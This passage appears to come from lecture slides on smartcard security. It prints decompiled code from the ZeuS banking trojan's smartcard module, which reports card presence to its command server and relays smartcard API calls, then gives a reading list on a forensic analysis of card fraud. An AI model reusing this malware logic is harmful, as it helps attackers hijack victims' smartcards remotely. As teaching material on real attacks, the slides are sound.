    v2 = -1;
    while ( 1 )
    {
        v3 = CheckSmartCard();
        if ( v3 != v1 || v2 == -1 )
        {
            v1 = v3;
            if ( v3 )
                v4 = (int)"&token=1";
            else
                v4 = (int)"&token=0";
            v2 = SendDataToZeusServer(v4);
        }
        Sleep(30000u);
    }
}

```

```

IF ( Dst )
{
    switch ( a1 )
    {
        case 4:
            v4 = *(_DWORD *) (Dst + 1);
            IF ( *(_DWORD *)v4 != 2
                || (v5 = *(_DWORD *) (Dst + 5), *(_DWORD *)v5 != 2)
                || (v6 = *(_DWORD *) (Dst + 9), *(_DWORD *)v6 != 2)
                || (v7 = *(_DWORD *) (Dst + 13), *(_DWORD *)v7 != 3) )
                goto LABEL_66;
            v8 = SCardEstablishContext(
                *(_DWORD *) (v4 + 7),
                *(LPCVOID *) (v5 + 7),
                *(LPCVOID *) (v6 + 7),
                *(LPSCARDCONTEXT *) (v7 + 11));
            goto LABEL_9;
        case 10:
            v10 = *(_DWORD *) (Dst + 1);
            IF ( *(_DWORD *)v10 != 2
                || (v11 = *(_DWORD *) (Dst + 5), *(_DWORD *)v11 != 2)
                || (v12 = *(_DWORD *) (Dst + 9), *(_DWORD *)v12 != 3)
                || (v13 = *(_DWORD *) (Dst + 13), *(_DWORD *)v13 != 3) )
                goto LABEL_66;
            v8 = SCardGetAttrib(*( _DWORD *) (v10 + 7), *( _DWORD *) (v11 + 7), *(LPBYTE *) (v12 + 11), *(LPDWORD *) (v13 + 11));
            goto LABEL_9;
        case 0:
    }
}

```

# ZeuS smartcard support module





# Skimmers, PoS hacks



## Mandatory reading

- When Organized Crime Applies Academic Results
  - A Forensic Analysis of an In-Card Listening Device
  - <https://eprint.iacr.org/2015/963.pdf>
- Which academic attacks is of concern?
- What system is targeted?
- How is attack carried out? Is it protocol flaw?
- What can prevent this attack vector?

# Conclusions

- Smartcards are highly secure and capable modules
  - Programmable
  - Accessible (cost, API...)
- Many aspects of Secure Channel Protocols
  - Requirements
  - Attacker model
  - Overheads
- Two-factor authentication is not silver bullet

Questions ?

